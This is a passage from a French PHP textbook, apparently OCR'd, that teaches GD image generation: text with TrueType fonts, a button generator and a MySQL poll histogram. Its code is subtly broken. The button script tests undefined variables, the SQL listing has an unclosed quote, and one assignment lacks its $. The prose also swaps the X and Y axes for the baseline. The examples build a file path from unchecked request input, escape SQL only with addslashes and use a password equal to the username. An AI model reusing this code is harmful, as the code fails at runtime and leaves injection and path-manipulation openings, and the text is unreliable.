Les coordonnées de l'image sont indiquées par rapport au coin supérieur gauche, défini par `x=0, y=0`. Le coin inférieur droit de l'image est défini par les coordonnées `x=$largeur, y=$hauteur`. Les conventions utilisées ici sont donc l'inverse des conventions graphiques habituelles !

Le code trace ensuite un trait qui part du coin supérieur gauche (`0,0`) jusqu'au coin inférieur droit de l'image (`$largeur`, `$hauteur`) :

```
imageline($im, 0, 0, $largeur, $hauteur, $blanc);
```

La fonction `imageline()` prend comme paramètres l'identificateur de l'image, le point de départ (x et y) du trait, le point final, puis la couleur.

Pour finir, le code ajoute une légende au graphe :

```
imagestring($im, 4, 50, 150, 'Ventes', $blanc);
```

La fonction `imagestring()` prend des paramètres légèrement différents de ceux des fonctions précédentes. Son prototype est le suivant :

```
int imagestring (resource im, int police, int x, int y, string s, int col)
```

Ses paramètres sont l'identificateur de l'image, la police, les coordonnées x et y du point initial d'écriture du texte, le texte à écrire et la couleur.

La police est indiquée par un chiffre compris entre 1 et 5, qui désigne une des polices prédéfinies de PHP encodées en Latin–2 (ces nombres correspondent à la taille de la police). Vous pouvez également utiliser des polices TrueType ou PostScript Type 1. À chaque jeu de polices est associé un jeu de fonctions PHP correspondant. Dans le prochain exemple, nous utiliserons des fonctions PHP pour le type TrueType.

L'emploi de ces jeux alternatifs de fonctions peut toutefois se justifier par le fait que la fonction `imagestring()` et les fonctions associées comme `imagechar()` produisent un texte aliasé (crénelé), tandis que les fonctions PHP pour les types TrueType et PostScript produisent un texte anti-aliasé (lissé).

La Figure 20.2 montre la différence entre un texte avec et sans anti-aliasing (lissage). Le texte non lissé présente des effets de crêtes dans les lettres, contrairement au texte lissé. Lorsqu'une image est soumise à un lissage, les pixels de couleurs entre le fond et

le texte sont utilisés pour lisser l'apparence du texte et faire disparaître l'effet de "marches d'escalier".

Figure 20.2

Le texte normal apparaît crénelé, notamment avec les caractères de grande taille. L'anti-aliasing (lissage) permet d'adoucir les courbes et les coins des lettres.

Production de l'image finale

Une image peut être générée pour être directement affichée dans un navigateur web ou pour être enregistrée dans un fichier.

Dans l'exemple du Listing 20.1, nous avons dirigé la sortie vers le navigateur. Le processus de génération se déroule en deux étapes. Tout d'abord, le navigateur web doit être informé que c'est une image qui lui est transmise, pas du texte ou du code HTML. C'est pour cette raison que nous faisons appel à la fonction `Header()` pour indiquer le type MIME de l'image :

```
Header('Content-type: image/png');
```

Normalement, le type MIME est la première information envoyée par le serveur web au navigateur lorsque ce dernier demande un fichier. Dans le cas d'une page HTML ou PHP (après exécution), la première information envoyée est la suivante :

```
Content-type:  text/html
```

Cet en-tête informe le navigateur de la manière dont les données qui suivent doivent être traitées.

Nous avons ici utilisé la fonction `Header()` pour transmettre une chaîne d'en-tête HTTP sous forme brute, mais elle est également souvent utilisée pour réaliser des redirections HTTP, qui demande au navigateur de charger une autre page que celle qu'il a demandée. On emploie généralement ce mécanisme lorsque des pages web sont déplacées, par exemple :

```
Header ('Location: http://www.domaine.com/nouvelle_page_accueil.html ');
```

Concernant `Header()`, il est important de noter que cette fonction ne peut pas être exécutée si l'on a déjà envoyé du contenu pour la page concernée. PHP envoyant

automatiquement un en-tête HTTP lorsqu'une page est envoyée au navigateur, une instruction `echo`, voire une balise PHP d'ouverture précédée d'une espace, provoquera l'envoi des en-têtes et PHP produira un message d'avertissement à l'appel de la fonction `Header()`. Vous pouvez envoyer plusieurs en-têtes HTTP avec plusieurs appels de la fonction `Header()` dans le même script, mais ils doivent tous apparaître avant d'envoyer quoi que ce soit d'autre au navigateur web.

Lorsque les données d'en-tête ont été envoyées, celles de l'image peuvent être transmises au navigateur *via* un appel à la fonction `imagepng()` :

```
imagepng($im);
```

Cette ligne envoie les données vers le navigateur au format PNG. Un autre format graphique aurait également pu être utilisé, en appelant la fonction `imagejpeg()` (si le support JPEG est activé). Dans ce cas, toutefois, il faut d'abord transmettre l'en-tête correspondant, c'est-à-dire :

```
Header('Content-type: image/jpeg');
```

La deuxième possibilité pour générer l'image finale consiste à l'écrire dans un fichier au lieu de l'envoyer directement au navigateur. Pour cela, il suffit d'indiquer le nom du fichier comme second paramètre de la fonction `imagepng()` (ou d'une fonction similaire correspondant à un autre format graphique) :

```
Imagepng($im, $nomfic);
```

Dans ce cas, toutes les règles habituelles relatives à l'écriture dans des fichiers *via* PHP s'appliquent (notamment, il faut que leurs permissions soient correctement définies).

Nettoyage final

Une fois que vous en avez terminé avec une image, il est nécessaire de restituer au serveur les ressources utilisées en supprimant l'identificateur de l'image. Ce nettoyage est réalisé par un appel à `imagedestroy()` :

```
imagedestroy($im);
```

Utilisation d'images produites automatiquement dans d'autres pages

Un en-tête ne pouvant être envoyé qu'une seule fois et étant notre seul moyen pour informer le navigateur que des données graphiques lui sont transmises, il est assez délicat d'incorporer dans une page normale des images créées à la volée. Pour cela, trois approches sont envisageables :

- Une page entière peut être consacrée à l'affichage de l'image, comme on l'a fait dans l'exemple précédent.

- L'image peut être écrite dans un fichier, comme nous l'avons déjà mentionné. Une balise `<img>` normale permet ensuite d'y faire référence.
- Nous pouvons placer le script de génération de l'image dans une balise `<img>`.


Nous avons déjà traité les deux premières approches. Penchons-nous à présent d'un peu plus près sur la troisième. Dans celle-ci, l'image est incluse en ligne dans du code HTML, avec une balise de la forme :

```
<img src="graphe_simple.php" height="200" width="200"
     alt="Les ventes baissent" />
```

Au lieu de placer directement une image PNG, JPEG ou GIF dans cette balise, on place dans l'attribut `src` le nom du script PHP qui produit l'image. La Figure 20.3 montre un exemple d'application de cette méthode.

Figure 20.3

Pour l'utilisateur final, l'image produite dynamiquement en ligne apparaît comme une image habituelle.



Utilisation de texte et de polices pour créer des images

L'exemple que nous allons à présent étudier est un peu plus complexe que le précédent. Pour un développeur de site web, il est très utile de pouvoir automatiquement créer des boutons ou toute autre image. Avec les techniques proposées plus haut, vous pouvez facilement élaborer des boutons simples sous la forme de rectangles de couleur unie. Vous pouvez aussi produire des effets plus compliqués par programme, mais c'est généralement plus simple avec un logiciel de dessin. Il est alors aussi plus simple de distinguer le travail de l'artiste et celui du programmeur.

Dans cet exemple, les boutons sont générés à partir d'un modèle de bouton vide, afin de produire des effets comme un biseautage. Notez que ce type d'effet s'obtient beaucoup plus facilement avec des outils graphiques comme Photoshop ou GIMP. Nous allons utiliser la bibliothèque de manipulation des images de PHP pour partir d'une image de base que nous modifierons et que nous enrichirons ensuite.


Par ailleurs, nous utiliserons des polices TrueType pour afficher du texte "lissé" (c'est-à-dire soumis à un anti-aliasing). Les fonctions de manipulation des polices TrueType ont leurs propres particularités, que nous décrirons.

Le processus de base consiste à définir un texte et à créer un bouton portant ce texte en intitulé. Le texte est centré à la fois horizontalement et verticalement sur le bouton et sera affiché avec la plus grande taille de police possible compte tenu des dimensions du bouton.

Compte tenu de sa simplicité, le code HTML du formulaire pour tester et expérimenter le générateur de bouton n'est pas donné dans cet ouvrage. Vous le trouverez sur le site Pearson, dans le fichier *creation_bouton.html*. Cette interface est montrée à la Figure 20.4.

Figure 20.4

Ce formulaire permet à l'utilisateur de choisir la couleur du bouton et de saisir le texte de l'intitulé du bouton.




Ce type d'interface vers un programme pourrait être utilisé pour générer automatiquement des sites web. Le script correspondant pourrait également être invoqué en ligne, afin de produire tous les boutons d'un site à la volée, mais il faudrait une mise en cache pour empêcher que l'opération ne devienne trop longue.

La Figure 20.5 montre un résultat typique de l'exécution de ce script.

Figure 20.5

Un bouton produit par le script creer_bouton.php.



Le bouton est produit par le script *creer_bouton.php* du Listing 20.2.

Listing 20.2 : *creer_bouton.php* — Ce script peut être appelé depuis le formulaire de *conception_bouton.html* ou depuis une balise HTML IMG

```
<?php
// Vérifie que l'on a les données appropriées.
// Les variables sont le texte du bouton et sa couleur.

$texte_bouton = $_REQUEST['texte_bouton'];
$couleur = $_REQUEST['couleur'];

if (empty($texte_bouton) || empty($couleur)) {
  echo "Impossible de créer l'image - le formulaire est incomplet.";
  exit;
}

// Création d'une image avec le fond voulu et vérification de sa taille.
$im = imagecreatefrompng("bouton-$couleur.png");

$largeur_image = imagesx($im);
$hauteur_image = imagesy($im);

// Nos images ont besoin d'une marge de 18 pixels à l'intérieur des bords
// de l'image.
$largeur_image_sans_marge = $largeur_image - (2 * 18);
$hauteur_image_sans_marge = $hauteur_image - (2 * 18);

// Teste si la taille de la police convient et diminue celle-ci jusqu'à
// ce qu'elle convienne. On part de la plus grande taille pouvant tenir
// dans nos boutons.
$taille_police = 33;

// Indique l'emplacement des polices à GD2
putenv('GDFONTPATH=C:\WINDOWS\Fonts');
$nom_police = 'arial';

do {
  $taille_police--;

  // Détermine la taille du texte avec cette taille de police.
  $bbox=imagettfbbox ($taille_police, 0, $nom_police, $texte_bouton);

  $texte_droite = $bbox[2];    // coordonnée droite
  $texte_gauche = $bbox[0];    // coordonnée gauche
  $largeur_texte = $texte_droite - $texte_gauche;  // largeur ?
  $hauteur_texte = abs($bbox[7] - $bbox[1]);       // hauteur ?

} while ( $taille_police >8 &&
          ($hauteur_texte > $hauteur_texte_sans_marge ||
           $largeur_texte > $largeur_texte_sans_marge)
        );
```

```
if ( $hauteur_texte > $hauteur_texte_sans_marge ||
     $largeur_texte > $largeur_texte_sans_marge ) {
  // Aucune taille de police ne tiendra dans le bouton
  echo 'Le texte indiqué ne tient pas dans le bouton.<br />';
} else {
  // On a trouvé une taille de police qui convient ;
  // On cherche où placer le texte.

  $texte_x = $largeur_image/2.0 - $largeur_texte/2.0;
  $texte_y = $hauteur_image/2.0 - $hauteur_texte/2.0 ;

  if ($texte_gauche < 0) {
      $texte_x += abs($texte_gauche);  // ajout d'un débordement gauche.
  }
  $ligne_texte_dessus = abs($bbox[7]); // distance au-dessus de la base ?
  $texte_y += $ligne_texte_dessus;     // ajout d'un facteur de hauteur.

  $texte_y -= 2;  // ajustement pour la forme de notre modèle.

  $blanc = imagecolorallocate ($im, 255, 255, 255);

  imagettftext($im, $taille_police, 0, $texte_x, $texte_y, $blanc,
               $nom_police, $texte_bouton);

  Header ('Content-type: image/png');
  imagepng ($im);
}

imagedestroy ($im);
?>
```

Le script du Listing 20.2 est l'un des plus longs que nous ayons étudiés jusqu'ici. Nous allons l'examiner section par section. Le code commence par les tests classiques de vérification d'erreur, puis définit le canevas sur lequel l'image sera ensuite élaborée.

Définition du canevas de base

Le script du Listing 20.2 part d'une image existant au lieu d'en créer une nouvelle. Le bouton de base est proposé dans trois couleurs : rouge (*bouton-rouge.png*), vert (*bouton-vert.png*) et bleu (*bouton-bleu.png*).

La couleur choisie par l'utilisateur est enregistrée dans la variable `$couleur` du formulaire HTML.

Pour commencer, la couleur est extraite de la variable superglobale `$ REQUEST` et un nouvel identificateur d'image est défini pour le bouton approprié :

```
$couleur = $_REQUEST['couleur'];
...
$im = imagecreatefrompng ("bouton-$couleur.png");
```

La fonction `imagecreatefrompng()` prend en paramètre le nom de fichier d'une image PNG et renvoie un identificateur correspondant à la copie de ce PNG. Notez que cette fonction n'affecte en rien l'image originale qui lui est passée comme paramètre. Les fonctions `imagecreatefromjpeg()` et `imagecreatefromgif()` s'utilisent de la même manière, à condition que le support approprié ait été installé.

INFO

L'appel de la fonction `imagecreatefrompng()` ne fait que créer l'image en mémoire. Pour enregistrer l'image dans un fichier ou pour l'afficher dans le navigateur, vous devez employer la fonction `imagepng()`, sur laquelle nous allons revenir un peu plus loin. Auparavant, toutefois, l'image requiert quelques préparatifs.

"Faire tenir" le texte sur le bouton

Le texte saisi par l'utilisateur dans le formulaire HTML est enregistré dans la variable `$texte bouton`. Nous voulons que le texte du bouton soit affiché dans la plus grande taille de police possible, tout en restant entièrement cadré à l'intérieur du bouton. Cette opération est réalisée à l'aide d'une itération ou, plus exactement, par essais successifs.

Nous commençons par définir les variables appropriées. Les deux premières sont la hauteur et la largeur de l'image du bouton :

```
$largeur_image = imagesx($im);
$hauteur_image = imagesy($im);
```

Les deux autres variables précisent la marge à partir du bord du bouton. L'objectif étant ici de produire des boutons biseautés, il faut laisser un espace libre autour du texte affiché sur le bouton. Si vous utilisez d'autres images, la largeur de cette marge sera bien sûr différente. Ici, la valeur choisie est de 18 pixels :

```
$largeur_image_sans_marge = $largeur_image - (2 * 18);
$hauteur_image_sans_marge = $hauteur_image - (2 * 18);
```

Il faut également fixer la taille initiale de la police. Nous commençons par 32 (en réalité 33, mais presque immédiatement décrémentée à 32), qui correspond à la taille maximale avec laquelle un caractère peut s'afficher en entier sur le bouton :

```
$taille_police = 33;
```

Avec GD2, vous devez spécifier l'emplacement de vos polices de caractères avec la variable d'environnement `GDFONTPATH`, de la manière suivante :

```
putenv('GDFONTPATH=C:\WINNT\Fonts');
```

Nous devons également déterminer le nom de la police à utiliser. Nous emploierons les fonctions PHP pour les types TrueType ; celles-ci recherchent le fichier de la police

spécifiée à l'emplacement précédemment indiqué en ajoutant le suffixe `.ttf` (*TrueType Font*) au nom de la police :

```
$nom_police = 'arial';
```

Selon les systèmes d'exploitation, vous pouvez avoir besoin d'ajouter `.ttf` à la fin du nom de la police.

Si vous ne disposez pas de la police Arial (la police utilisée ici), vous pouvez facilement en changer pour une autre police TrueType.

Ensuite, nous nous servons d'une boucle pour décrémenter la taille de la police, jusqu'à obtenir un texte qui puisse s'afficher correctement sur le bouton :

```
do {
  $taille_police--;

  // Détermine la taille du texte avec cette taille de police.
  $bbox=imagettfbbox($taille_police, 0, $nom_police, $texte_bouton);

  $texte_droite = $bbox[2];    // coordonnée droite
  $texte_gauche = $bbox[0];    // coordonnée gauche
  $largeur_texte = $texte_droite - $texte_gauche;  // largeur ?
  $hauteur_texte = abs($bbox[7] - $bbox[1]);       // hauteur ?

} while ( $taille_police >8 &&
          ($hauteur_texte > $hauteur_texte_sans_marge ||
           $largeur_texte > $largeur_texte_sans_marge)
        );
```

Ce code teste la taille du texte en déterminant ce que l'on appelle le "cadre de délimitation" (*bounding box*) du texte, au moyen de la fonction `imagettfbbox()`, qui est l'une des fonctions PHP pour les polices TrueType. Une fois que la taille optimale aura été déterminée, le texte sera affiché sur le bouton avec une police TrueType (nous avons ici choisi Arial mais vous pouvez utiliser celle qui vous convient) et la fonction `imagettftext()`.

Le cadre de délimitation d'un texte est le plus petit cadre qui peut être tracé autour du texte. La Figure 20.6 montre un exemple de cadre de délimitation.

Figure 20.6

Les coordonnées du cadre de délimitation sont données par rapport à la ligne de base. L'origine des coordonnées est montrée ici sous la forme (0,0).

Pour obtenir les dimensions du cadre de délimitation du texte, nous appelons :

```
$bbox=imagettfbbox($taille_police, 0, $nom_police, $texte_bouton);
```

Cet appel de fonction est interprété de la manière suivante : "Pour une taille de police `$taille police` donnée, une inclinaison du texte de zéro degré et la police TrueType Arial, quelles sont les dimensions du texte enregistré dans `$texte bouton` ?"

Notez que le chemin d'accès au fichier contenant la police doit être passé comme paramètre à la fonction. Ici, ce fichier étant stocké dans le même répertoire que le script, il n'est pas nécessaire de préciser l'intégralité du chemin d'accès.

La fonction `imagettfbbox()` renvoie un tableau contenant les coordonnées des coins du cadre de délimitation. Le contenu de ce tableau est décrit au Tableau 20.1.

Tableau 20.1 : Contenu du tableau décrivant le cadre de délimitation

Clé	*Contenu*
`0`	coordonnée x, coin inférieur gauche
`1`	coordonnée y, coin inférieur gauche
`2`	coordonnée x, coin inférieur droit
`3`	coordonnée y, coin inférieur droit
`4`	coordonnée x, coin supérieur droit
`5`	coordonnée y, coin supérieur droit
`6`	coordonnée x, coin supérieur gauche
`7`	coordonnée y, coin supérieur gauche

Pour mémoriser la signification du contenu de ce tableau, il suffit de noter que la numérotation commence par le coin inférieur gauche du cadre de délimitation et qu'elle se poursuit dans le sens inverse des aiguilles d'une montre.

Les valeurs renvoyées par `imagettfbbox()` présentent toutefois une difficulté. Il s'agit en effet de coordonnées à partir d'une origine. Or, contrairement aux coordonnées des images, qui sont données par rapport au coin supérieur gauche, ces coordonnées sont relatives à une ligne de base.

Examinez une fois encore la Figure 20.6 et vous remarquerez qu'un trait souligne le texte, quasiment sur toute sa longueur. Ce trait est la "ligne de base". Certaines lettres dépassent en partie sous cette ligne de base, comme `y` dans l'exemple donné ici. Ces lettres sont appelées "lettres à jambage".

L'extrémité gauche de la ligne de base sert de point d'origine des mesures et a donc pour coordonnées 0 (X) et 0 (Y). Les points situés au-dessus de la ligne de base se caractérisent par une coordonnée X positive, tandis que ceux situés au-dessous de la ligne de base ont une coordonnée X négative.

En outre, il peut arriver que les coordonnées définissant la position du texte correspondent à des points situés en dehors du cadre de délimitation. Par exemple, la position de départ du texte peut correspondre à une coordonnée X de –1.

Ce système de description de la position du texte est évidemment d'un emploi délicat et nécessite donc beaucoup d'attention.

Dans le Listing 20.2, la largeur et la hauteur du texte sont déterminées de la manière suivante :

```
$texte_droite = $bbox[2];    // coordonnée droite
$texte_gauche = $bbox[0];    // coordonnée gauche
$largeur_texte = $texte_droite - $texte_gauche;  // largeur ?
$hauteur_texte = abs($bbox[7] - $bbox[1]);       // hauteur ?
```

Vient ensuite le test de la condition de la boucle :

```
} while ( $taille_police >8 &&
          ($hauteur_texte > $hauteur_texte_sans_marge ||
           $largeur_texte > $largeur_texte_sans_marge)
         );
```

Ici, on teste deux ensembles de conditions. Le premier porte sur la lisibilité du texte : une taille de caractère inférieure à 8 points n'aurait pas de sens car le texte du bouton deviendrait illisible. Le second permet de tester si le texte "tient" dans l'espace prévu à cet effet.

Ensuite, le code détermine si le processus itératif a permis de trouver une taille de police acceptable. Si ce n'est pas le cas, il produit un message d'erreur :

```
if ( $hauteur_texte > $hauteur_texte_sans_marge ||
     $largeur_texte > $largeur_texte_sans_marge ) {
  // Aucune taille de police ne tiendra dans le bouton
  echo 'Le texte indiqué ne tient pas dans le bouton.<br />';
}
```

Positionnement du texte

Si tout s'est bien passé jusqu'à ce stade, le code détermine la position de départ du texte en prenant le milieu de l'espace disponible :

```
$texte_x = $largeur_image/2.0 - $largeur_texte/2.0;
$texte_y = $hauteur_image/2.0 - $hauteur_texte/2.0 ;
```

Compte tenu des complications apportées par le système de coordonnées relatif à la ligne de base, des facteurs de correction sont nécessaires :

```
if ($texte_gauche < 0) {
      $texte_x += abs($texte_gauche);  // ajout d'un débordement gauche.
}
$ligne_texte_dessus = abs($bbox[7]); // distance au-dessus de la base ?
$texte_y += $ligne_texte_dessus;     // ajout d'un facteur de hauteur.

$texte_y -= 2;  // ajustement pour la forme de notre modèle.
```

Ces facteurs correctifs permettent de compenser un léger décalage de l'image vers le haut.

Écriture du texte sur le bouton

La suite du script ne pose pas de difficulté particulière. On choisit le blanc comme couleur du texte :

```
$blanc = imagecolorallocate ($im, 255, 255, 255);
```

On appelle ensuite la fonction `imagettftext()` pour réellement dessiner le texte sur le bouton :

```
imagettftext($im, $taille_police, 0, $texte_x, $texte_y, $blanc,
             $nom_police, $texte_bouton);
```

Les nombreux paramètres requis par la fonction `imagettftext()` sont, dans l'ordre, l'identificateur de l'image, la taille de la police en points, l'angle d'inclinaison du texte, les coordonnées X et Y de départ du texte, la couleur du texte, le fichier contenant la police et, enfin, le texte lui-même.

INFO

Le fichier contenant la police doit être disponible sur le serveur. En revanche, il n'est pas nécessaire sur l'ordinateur du client, parce que celui-ci verra ce fichier comme une image.

Fin du traitement

Enfin, le bouton peut être envoyé au navigateur :

```
Header('Content-type: image/png');
imagepng($im);
```

Il est alors temps de libérer les ressources et d'achever le script :

```
imagedestroy ($im);
```

Si l'exécution du script s'est bien déroulée jusqu'à ce stade, un bouton doit s'afficher dans la fenêtre du navigateur (voir Figure 20.5).

Représentation graphique de données numériques

Dans l'application que nous venons d'étudier, nous avons manipulé des images et du texte existants. Nous allons à présent examiner un exemple de dessin dynamique.

Dans ce nouvel exemple, un site web réalise un sondage pour déterminer les intentions de vote de ses visiteurs dans la perspective d'une élection fictive. Les résultats du sondage en ligne sont enregistrés dans une base de données MySQL, puis représentés sous la forme d'un histogramme en utilisant des fonctions de dessin.

Le tracé de graphes constitue l'autre grand domaine d'utilisation des fonctions de création et de manipulation d'image. Vous pouvez tracer des graphes à partir de n'importe quel ensemble de données : des ventes, la fréquentation d'un site, etc.

Pour notre exemple, nous avons créé une base de données dénommée `votes`. Cette base de données contient une table `resultats votes` qui enregistre dans la colonne `candidat` les noms des candidats à l'élection et dans la colonne `nb votes` le nombre de votes pour chaque candidat. Nous avons également créé un utilisateur pour cette base de données : l'utilisateur `votes` avec le mot de passe `votes`. Cette table est très simple à mettre en place ; vous pouvez la créer en exécutant le script SQL du Listing 20.3. Il vous suffit d'injecter ce script après vous être connecté sous le compte de l'utilisateur `root` de MySQL :

```
mysql -u root -p < config_votes.sql
```

Bien entendu, vous pouvez également ouvrir une session avec les identifiants de n'importe quel utilisateur bénéficiant des privilèges MySQL appropriés.

Listing 20.3 : *config_votes.sql* — Création de la base de données *votes*

```
create database votes;
use votes;
create table resultats_votes (
  candidat varchar(30),
  nb_votes int
);
insert into resultats_votes values
  ('Jean Dupont', 0),
  ('Marie Martin, 0),
  ('Fred Durand', 0)
;
grant all privileges
on votes.*
to votes@localhost
identified by 'votes';
```

Cette base de données contient trois candidats. Le fichier *vote.html* fournit l'interface pour ce sondage en ligne. Son contenu est présenté dans le Listing 20.4.


Listing 20.4 : *vote.html* — Les internautes peuvent exprimer leur intention de vote dans ce formulaire

```
<html>
<head>
  <title>Sondage</title>
<head>
<body>
  <h1>Sondage</h1>
  <p>Pour qui voterez-vous lors de l'élection ?</p>
  <form method="post" action="affiche_votes.php">
    <input type="radio" name=vote value="Jean Dupont">Jean Dupont<br />
    <input type="radio" name=vote value="Marie Martin">Marie Martin<br />
    <input type="radio" name=vote value="Fred Durand">Fred Durand<br />
    <br />
    <input type="submit"  value="Résultats">
  </form>
</body>
</html>
```

Le résultat du chargement de la page *vote.html* est montré à la Figure 20.7.

Figure 20.7

Les utilisateurs peuvent faire part de leur intention de vote via ce formulaire. En cliquant sur le bouton `Résultats`, ils accèdent aux résultats courants du sondage.



Le principe de cette application est le suivant : lorsqu'un utilisateur clique sur le bouton `Résultats`, son vote doit tout d'abord être ajouté à la base de données `Votes`. Ensuite, les résultats courants du sondage, y compris l'intention de vote qui vient d'être exprimée, doivent être affichés sous forme d'histogramme.

Le résultat type affiché après la saisie de quelques intentions de vote est montré à la Figure 20.8.

Le script produisant l'image de la Figure 20.8 étant assez long, nous le décomposerons en quatre parties que nous examinerons séparément. L'essentiel de ce script vous est

déjà familier : nous avons examiné jusqu'ici plusieurs exemples MySQL analogues à celui-ci. Par ailleurs, vous avez précédemment appris à peindre un canevas d'arrière-plan avec une couleur unie et à dessiner des intitulés textuels sur des boutons.




Figure 20.8

Les résultats des intentions de vote sont représentés graphiquement sous la forme d'une série de traits, de rectangles et d'éléments textuels dessinés sur un canevas.

Les parties nouvelles de ce script concernent le dessin de lignes et de rectangles. Nous nous concentrerons donc particulièrement sur ces sections. La première partie (des quatre parties que compte ce script) est présentée dans le Listing 20.5.1.

Listing 20.5.1 : *affiche_votes.php* — La première partie met à jour la base de données et récupère les nouveaux résultats

```
<?php
/*****************************************************
  Requête pour obtenir des informations sur le sondage
*****************************************************/

// Récupère le vote du formulaire
$vote=$_REQUEST['vote'];

// Connexion à la base de données
if (!$conn = new mysqli('localhost', 'votes', 'votes', 'votes')) {
  echo 'Impossible de se connecter à la base de données.<br />';
  exit;
}

if (!empty($vote)) { // Si le formulaire est rempli, ajoute le vote
  $vote = addslashes($vote);
  $requete = "update resultats_votes
            set nb_votes = nb_votes + 1
            where candidat = '$vote'";
  if(!($resultat = @$conn->query($requete))) {
```

```
    echo 'Impossible de se connecter à la base de données.<br />';
    exit;
  }
}

// Récupère le résultat courant du sondage
$requete = 'select * from resultats_votes';
if(!($resultat = @$conn->query($requete))) {
  echo 'Impossible de se connecter à la base de données.<br />';
  exit;
}
$nb_candidats = $resultat->num_rows;

// Calcul du nombre total de votes actuel
$total_votes = 0;
while ($ligne = $resultat->fetch_object()) {
    $total_votes +=  $ligne->nb_votes;
}
$resultat->data_seek(0);  // Réinitialise le pointeur du résultat
```

Cette première partie établit la connexion à la base de données MySQL, actualise les intentions de vote en prenant en compte les données entrées par l'utilisateur et récupère les résultats courants du sondage. Ces informations connues, il est possible d'entreprendre les calculs nécessaires à la représentation graphique. La deuxième partie de cette application est présentée dans le Listing 20.5.2.

Listing 20.5.2 : *affiche_votes.php* — La deuxième partie définit toutes les variables nécessaires au tracé du graphe

```
/*********************************************
  Calculs préliminaires pour le tracé du graphe
*********************************************/
// Initialisation des constantes
putenv('GDFONTPATH=C:\WINDOWS\Fonts');
$largeur = 500;  // Largeur d'une image en pixels pour tenir dans 640x480
$marge_gauche = 50; // Espace laissé à gauche du graphe
$marge_droite = 50; // Idem à droite
$hauteur_barre = 40;
$espace_barre = $hauteur_barre/2;
$police = 'arial';
$taille_titre = 16; // Points
$taille_principale = 12; // Point
$petite_taille = 12; // Points
$indentation_texte = 10; // Position des labels au bord de l'image

// Configuration du point initial du tracé
$x = $marge_gauche + 60;  // Emplacement de la ligne de base du graphe
$y = 50;                  // Idem

// un "point" sur le graphe
$unite_barre = ($largeur - ($x + $marge_droite)) / 100;

// Hauteur calculée du graphe - barres + espaces + marges
$hauteur = $nb_candidats * ($hauteur_barre + $espace_barre) + 50;
```

La deuxième partie de l'application consiste en la définition des variables nécessaires au tracé du graphe.

Le choix des valeurs pour ces variables peut se révéler assez laborieux, mais vous faciliterez le processus de dessin en définissant précisément l'apparence que vous voulez finalement obtenir. Les valeurs indiquées ici ont ainsi été obtenues en esquissant sur une feuille de papier le graphe désiré et en estimant les proportions requises.

La variable `$largeur` contient la largeur totale du canevas utilisé. Les marges gauche et droite doivent également être définies (avec, respectivement, `$marge gauche` et `$marge droite`), ainsi que l'épaisseur et l'espacement des barres (`$hauteur barre` et `$espace barre`), la police, les tailles de police et la position des étiquettes textuelles (`$police`, `$taille titre`, `$taille principale`, `$petite taille` et `$indentation texte`).

À partir de ces valeurs de base, vous pouvez ensuite effectuer plusieurs calculs. Il faut tracer une ligne de base qui servira de ligne de départ à chacune des barres. La position de cette ligne de base est définie à partir de la marge gauche, en prenant en compte l'espace nécessaire à l'affichage des étiquettes textuelles de l'axe des X et la longueur maximale autorisée des barres. Pour plus de souplesse, vous pourriez également prendre la largeur exacte du nom le plus long.

Deux autres valeurs importantes sont également déterminées dans cette deuxième partie : tout d'abord, la distance sur le graphe qui représente une unité :

```
$unite_barre = ($largeur - ($x + $marge_droite)) / 100;
```

La largeur d'un point est obtenue en divisant la longueur maximale d'une barre par 100 (puisque ce graphe va représenter des valeurs en pourcentage).

La deuxième valeur importante est la hauteur totale requise pour le canevas :

```
hauteur = $nb_candidats * ($hauteur_barre + $espace_barre) + 50;
```

Cette valeur est obtenue en multipliant l'épaisseur d'une barre par le nombre de barres et en ajoutant une longueur supplémentaire pour l'affichage du titre.

La troisième partie du script est présentée dans le Listing 20.5.3.

Listing 20.5.3 : *affiche_votes.php* — La troisième partie définit le graphe, afin qu'il soit prêt à recevoir des données

```
